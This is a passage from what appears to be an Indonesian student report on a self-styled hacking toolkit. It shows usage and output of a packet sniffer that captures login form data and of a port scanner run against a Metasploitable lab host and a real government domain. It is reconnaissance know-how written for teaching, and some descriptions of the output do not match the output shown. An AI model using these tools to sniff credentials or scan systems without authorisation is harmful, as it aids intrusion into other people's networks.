Dalam penggunaannya, tools ini memerlukan hak akses root untuk menjalankannya. Hal ini disebabkan karena *Library scapy.all* dan *scapy.http* memerlukan hak akses root atau sebagai administrator untuk berinteraksi dengan jaringan secara langsung. Program ini selain memerlukan hak akses root, juga membutuhkan suatu interface jaringan yang nantinya digunakan sebagai tempat untuk menangkap paket-paket yang kemudian dianalisis.

Argumentasi “-i” ini berfungsi untuk mengidentifikasi argumen interface yang akan digunakan pada program ini. Program akan melakukan penangkapan dan penganalisaan paket yang terdapat pada interface yang dimasukkan. Program ini akan memasukkan interface yang disertai pada perintah tadi pada fungsi *sniffer()* baru selanjutnya fungsi *sniffer()* tersebut akan memantau interface yang dimaksud hingga terdapat paket yang ditangkap, baru kemudian paket tersebut dikirimkan pada fungsi *sniffed_packet()* untuk dianalisis dan dimunculkan kepada pengguna.

```
[+] Listening on interface eth0
```



```

###[ HTTP Request ]###
Method = 'POST'
Path = '/userinfo.php'
Http_Version= 'HTTP/1.1'
A_IM = None
Accept = 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
Accept_Charset= None
Accept_Datetime= None
Accept-Encoding= 'gzip, deflate'
Accept-Language= 'en-US,en;q=0.5'
Access_Control_Request_Headers= None
Access_Control_Request_Method= None
Authorization= None
Cache_Control= None
Connection= 'keep-alive'
Content_Length= '36'
Content_MD5= None
Content_Type= 'application/x-www-form-urlencoded'
Cookie = None
DNT = None
Date = None
Expect = None
Forwarded = None
From = None
Front_End_Https= None
HTTP2_Settings= None
Host = 'testphp.vulnweb.com'
If_Match = None
If_Modified_Since= None
If_None_Match= None
If_Range = None
If_Unmodified_Since= None
Keep_Alive= None
Max_Forwards= None
Origin = 'http://testphp.vulnweb.com'
Permanent = None
Pragma = None
Proxy_Authorization= None
Proxy_Connection= None
Range = None
Referer = 'http://testphp.vulnweb.com/login.php'
Save_Data = None
TE = None
Upgrade = None
Upgrade_Insecure_Requests= '1'
User_Agent= 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
Via = None
Warning = None
X_ATT_DeviceId= None
X_Correlation_ID= None
X_Csrf-Token= None

X_Forwarded_For= None
X_Forwarded_Host= None
X_Forwarded_Proto= None
X_Http_Method_Override= None
X_Request_ID= None
X_Requested_With= None
X_UIDH = None
X_Wap_Profile= None
Unknown-Headers= None

###[ Raw ]###
load = 'uname=ini+username&pass=ini+password'

```

ERKAES PYTHON TOOLS

PORT SCANNER

III RKS TRACE

PEMOGRAMAN JARINGAN DENGAN PYTHON

PORT SCANNER

Tentang

Port scanner merupakan sebuah program atau alat yang digunakan untuk mengidentifikasi port yang terbuka pada suatu sistem komputer atau jaringan. Secara umum, port scanner bekerja dengan menginputkan port dan juga domain dari suatu website, kemudian akan memeriksa apakah inputan yang dimasukkan valid atau tidak. Apabila inputan tidak valid maka akan mengeluarkan output “port tidak valid”.


Ketika port yang diinputkan valid, maka terdapat tiga kemungkinan. Pertama, apabila inputan untuk melakukan scanning “**all**”, maka program akan melakukan scanning ke seluruh port dan menampilkan hasil port yang terbuka dan yang tertutup. Kedua, apabila menggunakan tanda “-” yang menunjukkan rentang port, maka akan dilakukan split untuk awal dan akhir port yang dituju, mengkonversinya ke integer dan melakukan scanning rentang port yang dimaksud. Ketiga, program akan melakukan scanning terhadap **spesifik port**. Setelah itu, akan langsung ditampilkan hasil scan apakah port tersebut terbuka atau tertutup.

Penggunaan

Penggunaan pada tools “**Port Scanner**” dapat berfungsi dengan menggunakan perintah sebagai berikut:

1. Scanning untuk satu port

```
$ python3 rks.py -m 6 -d <domain/ip> -p <port>
```



```
(ozy@kali)-[~/jarthon/erkaes]
$ python3 rks.py -m 6 -d dpr.go.id -p 80

      E R A N K A E S
      || // || || | |
      || << || >| <|
      || || || ||
      -----
      Hacking Tools by III RKS TRACE
      v
      v
      PORT-SCAN
      "the quieter you become, the more you are able to hear"
      Author: Ozy, Arkan, Zia

Port 80 is open      HTTP/1.0 408 Request Time-out
Server: AkamaiGHost
Mime-Version: 1.0
Date: Wed, 07 Feb 2024 07:37:09 GMT
Content-Type: text/html
Content-Length: 218
Expires: Wed, 07 Feb 2024 07:37:09 GMT


<HTML><HEAD>
<TITLE>Request Timeout</TITLE>
</HEAD><BODY>
<H1>Request Timeout</H1>
The server timed out while waiting for the browser's request.<P>
Reference#32;8#35;26#46;85db792d5#46;17072914296#46;0
</BODY></HTML>
```

Hasil yang ditampilkan menunjukkan bahwa port 22 dalam keadaan terbuka dan menampilkan versi yang digunakan. **SSH-2.0** menunjukkan bahwa server

menggunakan protokol SSH versi 2.0 yang merupakan versi terbaru. **OpenSSH_4.7p1** menunjukkan bahwa server asal menggunakan OpenSSH versi 4.7p1. **Debian-8ubuntu1** menunjukkan bahwa server dijalankan pada sistem operasi Debian 8 atau Jessie.

2. Scanning untuk rentang port

```
$ python3 rks.py -m 6 -d <domain/ip> -p <batas port awal -  
batas port akhir>
```



```
(ozy@kali)-[~/jarthon/erkaes]  
$ python3 rks.py -m 6 -d 10.0.2.19 -p 1-30  
  
PORT-SCAN  
Author: Ozy, Arkan, Zia  
  
Port 1 is closed  
Port 2 is closed  
Port 3 is closed  
Port 4 is closed  
Port 5 is closed  
Port 6 is closed  
Port 7 is closed  
Port 8 is closed  
Port 9 is closed  
Port 10 is closed  
Port 11 is closed  
Port 12 is closed  
Port 13 is closed  
Port 14 is closed  
Port 15 is closed  
Port 16 is closed  
Port 17 is closed  
Port 18 is closed  
Port 19 is closed  
Port 20 is closed  
Port 21 is open      220 (vsFTPD 2.3.4)  
Port 22 is open      SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
Port 23 is open  
Port 24 is closed  
Port 25 is open      220 metasplitable.localdomain ESMTF Postfix (Ubuntu)  
Port 26 is closed  
Port 27 is closed  
Port 28 is closed  
Port 29 is closed  
Port 30 is closed
```

Pada gambar diatas menunjukkan hasil scanning port pada rentang 1-25. Hasil scanning menunjukkan terdapat beberapa port yang terbuka yaitu sebagai berikut.

- 1) Port 21
Port 21 atau port yang digunakan untuk layanan FTP dalam keadaan terbuka. Kode respon **220** menunjukkan bahwa server FTP siap menerima perintah. **VsFTPD 2.3.4** merupakan singkatan dari Very Secure FTP Daemon 2.3.4 yang menunjukkan versi dari perangkat lunak yang digunakan.
- 2) Port 22
Port 22 atau port default yang digunakan untuk komunikasi SSH dalam kondisi terbuka yang berarti server menerima koneksi pada port tersebut. **SSH-2.0** menunjukkan bahwa server menggunakan protokol SSH versi 2.0 yang

merupakan versi terbaru. **OpenSSH_4.7p1** menunjukkan bahwa server asal menggunakan OpenSSH versi 4.7p1. **Debian-8ubuntu1** menunjukkan bahwa server dijalankan pada sistem operasi Debian 8 atau Jessie.

3) Port 23

Port 23 atau port yang digunakan untuk layanan telnet dalam kondisi terbuka dan siap digunakan. Pada port 23 ini belum dapat menampilkan versi yang digunakan karena terdeteksi sebagai Unicode Decode Error saat berusaha untuk men-decode hasil dari recv.

4) Port 25

Port 25 atau port default yang digunakan untuk komunikasi SMTP atau pengiriman email terbuka. Dalam hal ini "metasploitable.localdomain" mengizinkan pengiriman email melalui SMTP. **Metasploitable.localdomain** adalah nama host atau domain server. **ESMTPS** adalah ekstensi dari SMTP yang menambahkan fitur autentikasi dan kriptografi. **Postfix** adalah server email yang digunakan. Selanjutnya, (Ubuntu) menunjukkan bahwa server menggunakan sistem operasi ubuntu.

3. Scanning untuk seluruh port

```
$ python3 rks.py -m 6 -d <domain/ip> -p all
```



```
(ozy@kali) [~/jarthon/erkaes]
$ python3 rks.py -m 6 -d 10.0.2.19 -p all

ERIKES
Hacking Tools by III RKS TRACE
v
PORT-SCAN
Author: Ozy, Arkan, Zia

Port 1 is closed
Port 2 is closed
Port 3 is closed
Port 4 is closed
Port 5 is closed
Port 6 is closed
Port 7 is closed
Port 8 is closed
Port 9 is closed
Port 10 is closed
Port 11 is closed
Port 12 is closed
Port 13 is closed
Port 14 is closed
Port 15 is closed
Port 16 is closed
Port 17 is closed
Port 18 is closed
Port 19 is closed
Port 20 is closed
Port 21 is open      220 (vsFTPD 2.3.4)
Port 22 is open      SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
Port 23 is open
Port 24 is closed
Port 25 is open      220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
Port 26 is closed
Port 27 is closed
Port 28 is closed
Port 29 is closed
Port 30 is closed
Port 31 is closed
Port 32 is closed
Port 33 is closed
Port 34 is closed
Port 35 is closed
```



```
Port 36 is closed
Port 37 is closed
Port 38 is closed
Port 39 is closed
Port 40 is closed
Port 41 is closed
Port 42 is closed
Port 43 is closed
Port 44 is closed
Port 45 is closed
Port 46 is closed
Port 47 is closed
Port 48 is closed
Port 49 is closed
Port 50 is closed
Port 51 is closed
Port 52 is closed
Port 53 is open
Port 54 is closed
Port 55 is closed
Port 56 is closed
Port 57 is closed
Port 58 is closed
Port 59 is closed
Port 60 is closed
Port 61 is closed
Port 62 is closed
Port 63 is closed
Port 64 is closed
Port 65 is closed
Port 66 is closed
Port 67 is closed
Port 68 is closed
Port 69 is closed
Port 70 is closed
Port 71 is closed
Port 72 is closed
Port 73 is closed
Port 74 is closed
Port 75 is closed
Port 76 is closed
Port 77 is closed
Port 78 is closed
Port 79 is closed
```

Pada gambar diatas menunjukkan hasil scanning lanjutannya dari port 34 yang menunjukkan hanya terdapat satu port terbuka yaitu port 53. Pada port 53 ini belum dapat menampilkan versi yang ada karena terdeteksi sebagai Unicode Decode Error saat berusaha untuk men-decode hasil dari recv. Selain itu, ketika sampai pada port 80 program belum dapat dilanjutkan. Hal ini merupakan salah satu kekurangan yang akan digunakan sebagai pertimbangan dalam mengembangkan project ini nantinya.